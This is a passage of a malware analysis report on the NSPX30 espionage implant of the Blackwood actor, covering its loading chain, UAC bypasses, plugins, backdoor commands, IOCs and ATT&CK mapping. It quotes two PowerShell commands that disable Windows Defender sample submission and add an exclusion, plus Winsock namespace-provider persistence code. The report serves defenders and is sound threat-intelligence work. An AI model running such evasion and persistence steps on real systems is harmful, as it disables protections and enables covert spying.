


Figure 12. Execution chain initiated by the dropper DLL

The dropper executes RsStub.exe, a legitimate software component of the Chinese antimalware product Rising Antivirus, which is abused to side-load the malicious comx3.dll.

Figure 13 illustrates the major steps taken during the execution of this component.




Figure 13. Loading chain initiated when RsStub.exe *loads the malicious* comx3.dll

When RsStub.exe calls ExitProcess, the loader function from the shellcode is executed instead of the legitimate API function code.

The loader decrypts the installer DLL from the file comx3.dll.txt; the shellcode then loads the installer DLL in memory and calls its entry point.

Installer DLL

The installer uses UAC bypass techniques taken from open-source implementations to create a new elevated process. Which one it uses depends on several conditions, as seen in Table 3.

Table 3. Main condition and respective sub-conditions that must be met in order to apply a UAC bypass technique


Main condition	**Sub-conditions**	**UAC bypass technique**
Process named rstray.exe exists	- OS version is Windows 2000/XP/Vista	Execution via AppKey\18\ShellExecute
	- OS version is Windows 10 - Process named avp.exe exists	SilentCleanup UAC bypass
	- OS version is Windows 10 - Process named avp.exe does not exist	CMSTPLUA COM UAC bypass
	- OS version is Windows 7/8/8.1/10 or Windows Server 2008 R1/2012 R2	IARPUninstallStringLauncher UAC bypass
Current process is not a member of the administrator group	- OS version is Windows 10 - Process named avp.exe exists	SilentCleanup UAC bypass
	- OS version is Windows 10 - Process named avp.exe does not exist	CMSTPLUA COM UAC bypass
	- OS version is Windows 7/8/8.1/10 or Windows Server 2008 R1/2012 R2	IARPUninstallStringLauncher UAC bypass

The conditions verify the presence of two processes: we believe that avp.exe is a component of Kaspersky's antimalware software, and rstray.exe a component of Rising Antivirus.

The installer attempts to disable the submission of samples by Windows Defender, and adds an exclusion rule for the loader DLL msnsp.dll. It does this by executing two PowerShell commands through cmd.exe:

- cmd /c powershell -inputformat none -outputformat none -NonInteractive -Command Set-MpPreference -SubmitSamplesConsent 0
- cmd /c powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Program Files (x86)\Common Files\microsoft shared\TextConv\msnsp.dll"

The installer then drops the persistent loader DLL to C:\Program Files (x86)\Common Files\microsoft shared\TextConv\msnsp.dll and establishes persistence for it using the API WSCInstallNameSpace to install the DLL as a Winsock namespace provider named msnsp, as shown in Figure 14.



```
wcscpy(szIdentifier, L"msnsp");
mbstowcs(szPathToMsnspDll, Source, 0x104u);
if ( WSCInstallNameSpace(szIdentifier, szPathToMsnspDll, 0xCu, 1u, &ProviderId) == -1 )
{
        bResult = WSAGetLastError() == WSAEINVAL;
        WSACleanup();
        return bResult;
}
else
{
        WSACleanup();
        return 1;
}
```

Figure 14. Code that installs a malicious Winsock namespace provider

As a result, the DLL will be loaded automatically whenever a process uses Winsock.

Finally, the installer drops the loader DLL mshlp.dll and the encrypted orchestrator DLL WIN.cfg to C:\ProgramData\Windows.

Stage 2

This stage begins with the execution of msnsp.dll. Figure 15 illustrates the loading chain in Stage 2.




Figure 15. Loading chain initiated when the system loads the malicious Winsock namespace provider

Orchestrator

Figure 16 illustrates the major tasks carried out by the orchestrator, which includes obtaining the backdoor and loading plugins.




Figure 16. Execution chain of the Orchestrator components and its main tasks

When loaded, the orchestrator creates two threads to perform its tasks.

Orchestrator thread 1

The orchestrator deletes the original dropper file from disk, and tries to load the backdoor from msfmtkl.dat. If the file does not exist or fails to open, the orchestrator uses Windows Internet APIs to open a connection to the legitimate website of the Chinese company Baidu as explained previously.

The response from the server is saved to a temporary file subject to a validation procedure; if all conditions are met, the encrypted payload that is inside the file is written to a new file and renamed as msfmtkl.dat.

After the new file is created with the encrypted payload, the orchestrator reads its contents and decrypts the payload using RC4. The resulting PE is loaded into memory and its entry point is executed.

Orchestrator thread 2

Depending on the name of the current process, the orchestrator performs several actions, including the loading of plugins, and addition of exclusions to allowlist the loader DLLs in the local databases of three antimalware software products of Chinese origin.

Table 4 describes the actions taken when the process name matches that of a security software suite in which the orchestrator can allowlist its loaders.

Table 4. Orchestrator actions when executing in a process with the name of specific security software

Process name	Targeted software	Action
qqpcmgr.exe qqpctray.exe qqpcrtp.exe	Tencent PC Manager	Attempts to load the legitimate DLL <CURRENT_DIRECTORY>\TAVinterface.dll to use the exported function CreateTaveInstance to obtain an interface. When calling a second function from the interface, it passes a file path as a parameter.
360safe.exe 360tray.exe	360 Safeguard (aka 360Safe)	Attempts to load the legitimate DLL <CURRENT_DIRECTORY>\deepscan\cloudcom2.dll to use the exported functions XDOpen, XDAddRecordsEx, and XDClose, it adds a new entry in the SQL database file speedmem2.hg.
360sd.exe	360 Antivirus	Attempts to open the file <CURRENT_DIRECTORY>\sl2.db to adds a base64-encoded binary structure that contains the path to the loader DLL.
kxescore.exe kxetray.exe	Kingsoft AntiVirus	Attempts to load the legitimate DLL <CURRENT_DIRECTORY>\security\kxescan\khistory.dll to use the exported function KSDllGetClassObject to obtain an interface. When it calls one of the functions from the vtable, it passes a file path as a parameter.

Table 5 describes the actions taken when the process name matches that of selected instant-messaging software. In these cases, the orchestrator loads plugins from disk.

Table 5. Ochestrator actions when executing in a process with the name of specific instant-messaging software

Process name	Targeted software	Action
qq.exe	Tencent QQ	Attempts to create a mutex named GET QQ MESSAGE LOCK <PROCESS_ID>. If the mutex does not already exist, it loads the plugins c001.dat, c002.dat, and c003.dat from disk.
wechat.exe	WeChat	Loads plugin c006.dat.
telegram.exe	Telegram	Loads plugin c007.dat.
skype.exe	Skype	Loads plugin c003.dat.
cc.exe	Unknown; possibly CloudChat.	
raidcall.exe	RaidCall	

Process name	Targeted software	Action
yy.exe	Unknown; possibly an application from YY social network.	
aliim.exe	AliWangWang	Loads plugin c005.dat.

After completing the corresponding actions, the thread returns.

Plugins group “c”

From our analysis of the orchestrator code, we understand that at least six plugins of the “c” group might exist, of which only three are known to us at this time.

Table 6 describes the basic functionality of the identified plugins.

Table 6. Description of the plugins from group “c”

Plugin name	Description
c001.dat	Steals information from QQ databases, including credentials, chat logs, contact lists, and more.
c002.dat	Hooks several functions from Tencent QQ’s KernelUtil.dll and Common.dll in the memory of the QQ.exe process, enabling interception of direct and group messages, and SQL queries to databases.
c003.dat	Hooks several APIs: - CoCreateInstance - waveInOpen - waveInClose - waveInAddBuffer - waveOutOpen - waveOutWrite - waveOutClose This enables the plugin to intercept audio conversations in several processes.

Backdoor

We have already shared several details on the basic purpose of the backdoor: to communicate with its controller and exfiltrate collected data. Communication with the controller is mostly based around writing plugin configuration data into an unencrypted file named license.dat, and invoking functionality from loaded plugins. Table 7 describes the most relevant commands handled by the backdoor.

Table 7. Description of some of the commands handled by the backdoor

Command ID	Description
0x04	Creates or closes a reverse shell and handles input and output.
0x17	Moves a file with paths provided by the controller.
0x1C	Uninstalls the implant.
0x1E	Collects file information from a specified directory, or collects drive’s information.

Command ID	Description
0x28	Terminates a process with a PID given by the controller.

Plugin groups “a” and “b”

The backdoor component contains its own embedded plugin DLLs (see Table 8) that are written to disk and give the backdoor its basic spying and information-collecting capabilities.

Table 8. Descriptions of plugin groups “a” and “b” embedded in the backdoor

Plugin name	Description
a010.dat	Collects installed software information from the registry.
b010.dat	Takes screenshots.
b011.dat	Basic keylogger.

Conclusion

We have analyzed attacks and capabilities from a threat actor that we have named Blackwood, which has carried out cyberespionage operations against individuals and companies from China, Japan, and the United Kingdom. We mapped the evolution of NSPX30, the custom implant deployed by Blackwood, all the way back to 2005 to a small backdoor we’ve named Project Wood.

Interestingly, the Project Wood implant from 2005 appears to be the work of developers with experience in malware development, given the techniques implemented, leading us to believe that we are yet to discover more about the history of the primordial backdoor.

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IOCs

Files

SHA-1	Filename	ESET detection name	Description
625BEF5BD68F75624887D732538B7B01E3507234	minibrowser_shell.dll	Win32/Agent.AFYI	NSPX30 initial dropper.
43622B9573413E17985B3A95CBE18CFE01FADF42	comx3.dll	Win32/Agent.AFYH	Loader for the installer.
240055AA125BD31BF5BA23D6C30133C5121147A5	msnsp.dll	Win32/Agent.AFYH	Persistent loader.
308616371B9FF5830DFFC740318FD6BA4260D032	mshlp.dll	Win32/Agent.AFYH	Loader for the orchestrato
796D05F299F11F1D78FBBB3F6E1F497BC3325164	comx3.dll.txt	Win32/TrojanDropper.Agent.SWR	Decrypted installer.
82295E138E89F37DD0E51B1723775CBE33D26475	WIN.cfg	Win32/Agent.AFYI	Decrypted orchestrator.
44F50A81DEBF68F4183EAEBC08A2A4CD6033DD91	msfmtkl.dat	Win32/Agent.VKT	Decrypted backdoor.
DB6AEC90367203CAAC9D9321FDE2A7F2FE2A0FB6	c001.dat	Win32/Agent.AFYI	Credentials and data stea
9D74FE1862AABAE67F9F2127E32B6EFA1BC592E9	c002.dat	Win32/Agent.AFYI	Tencent QQ message inte
8296A8E41272767D80DF694152B9C26B607D26EE	c003.dat	Win32/Agent.AFYI	Audio capture plugin.

SHA-1	Filename	ESET detection name	Description
8936BD9A615DD859E868448CABCD2C6A72888952	a010.dat	Win32/Agent.VKT	Information collector plugi
AF85D79BC16B691F842964938C9619FFD1810C30	b011.dat	Win32/Agent.VKT	Keylogger plugin.
ACD6CD486A260F84584C9FF7409331C65D4A2F4A	b010.dat	Win32/Agent.VKT	Screen capture plugin.

Network

IP	Domain	Hosting provider	First seen	Details
104.193.88[.]123	www.baidu[.]com	Beijing Baidu Netcom Science and Technology Co., Ltd.	2017-08-04	Legitimate website contacted by the orchestrator and backdoor components to download payloads. The HTTP GET request is intercepted by AitM.
183.134.93[.]171	dl_dir.qq[.]com	IRT-CHINANET-ZJ	2021-10-17	Part of the URL from where the dropper was downloaded by legitimate software.

MITRE ATT&CK techniques

This table was built using version 14 of the MITRE ATT&CK framework**.**

Tactic	ID	Name	Description
Resource Development	T1587.001	Develop Capabilities: Malware	Blackwood used a custom implant called NSPX30.
Initial Access	T1195	Supply Chain Compromise	NSPX30’s dropper component is delivered when legitimate software update requests are intercepted via AitM.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	NSPX30’s installer component uses PowerShell to disable Windows Defender’s sample submission, and adds an exclusion for a loader component.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	NSPX30’s installer can use cmd.exe when attempting to bypass UAC. NSPX30’s backdoor can create a reverse shell.
	T1059.005	Command and Scripting Interpreter: Visual Basic	NSPX30’s installer can use VBScript when attempting to bypass UAC.
	T1106	Native API	NSPX30’s installer and backdoor use CreateProcessA/W APIs to execute components.
Persistence	T1574	Hijack Execution Flow	NSPX30’s loader is automatically loaded into a process when Winsock is started.
Privilege Escalation	T1546	Event Triggered Execution	NSPX30’s installer modifies the registry to change a media button key value (APPCOMMAND_LAUNCH_APP2) to point to its loader executable.
	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	NSPX30’s installer uses three techniques to attempt UAC bypasses.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	NSPX30’s installer, orchestrator, backdoor, and configuration files are decrypted with RC4, or combinations of bitwise and arithmetic instructions.

Tactic	ID	Name	Description
	T1562.001	Impair Defenses: Disable or Modify Tools	NSPX30's installer disables Windows Defender's sample submission, and adds an exclusion for a loader component. NSPX30's orchestrator can alter the databases of security software to allowlist its loader components. Targeted software includes: Tencent PC Manager, 360 Safeguard, 360 Antivirus, and Kingsoft AntiVirus.
	T1070.004	Indicator Removal: File Deletion	NSPX30 can remove its files.
	T1070.009	Indicator Removal: Clear Persistence	NSPX30 can remove its persistence.
	T1202	Indirect Command Execution	NSPX30's installer executes PowerShell through Windows' Command Shell.
	T1036.005	Masquerading: Match Legitimate Name or Location	NSPX30's components are stored in the legitimate folder %PROGRAMDATA%\Intel.
	T1112	Modify Registry	NSPX30's installer can modify the registry when attempting to bypass UAC.
	T1027	Obfuscated Files or Information	NSPX30's components are stored encrypted on disk.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	NSPX30's dropper contains embedded components. NSPX30's loader contains embedded shellcode.
	T1218.011	System Binary Proxy Execution: Rundll32	NSPX30's installer can be loaded through rundll32.exe.
Credential Access	T1557	Adversary-in-the-Middle	The NSPX30 implant is delivered to victims through AitM attacks.
	T1555	Credentials from Password Stores	NSPX30 plugin c001.dat can steal credentials from Tencent QQ databases.
Discovery	T1083	File and Directory Discovery	NSPX30's backdoor and plugins can list files.
	T1012	Query Registry	NSPX30 a010.dat plugin collects various information of installed software from the registry.
	T1518	Software Discovery	NSPX30 a010.dat plugin collects information from the registry.
	T1082	System Information Discovery	NSPX30's backdoor collects system information.
	T1016	System Network Configuration Discovery	NSPX30's backdoor collects various network adapter information.
	T1049	System Network Connections Discovery	NSPX30's backdoor collects network adapter information.
	T1033	System Owner/User Discovery	NSPX30's backdoor collects system and user information.
Collection	T1056.001	Input Capture: Keylogging	NSPX30 plugin b011.dat is a basic keylogger.
	T1560.002	Archive Collected Data: Archive via Library	NSPX30 plugins compress collected information using zlib.

Tactic	ID	Name	Description
	T1123	Audio Capture	NSPX30 plugin c003.dat records input and output audio streams.
	T1119	Automated Collection	NSPX30's orchestrator and backdoor automatically launch plugins to collect information.
	T1074.001	Data Staged: Local Data Staging	NSPX30's plugins store data in local files before exfiltration.
	T1113	Screen Capture	NSPX30 plugin b010.dat takes screenshots.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	NSPX30's orchestrator and backdoor components download payloads using HTTP.
	T1071.004	Application Layer Protocol: DNS	NSPX30's backdoor exfiltrates the collected information using DNS.
	T1132.001	Data Encoding: Standard Encoding	Collected data for exfiltration is compressed with zlib.
	T1001	Data Obfuscation	NSPX30's backdoor encrypts its C&C communications.
	T1095	Non-Application Layer Protocol	NSPX30's backdoor uses UDP for its C&C communications.
	T1090	Proxy	NSPX30's communications with its C&C server are proxied by an unidentified component.
Exfiltration	T1020	Automated Exfiltration	When available, NSPX30's backdoor automatically exfiltrates any collected information.
	T1030	Data Transfer Size Limits	NSPX30's backdoor exfiltrates collected data via DNS queries with a fixed packet size.
	T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	NSPX30's backdoor exfiltrates the collected information using DNS.

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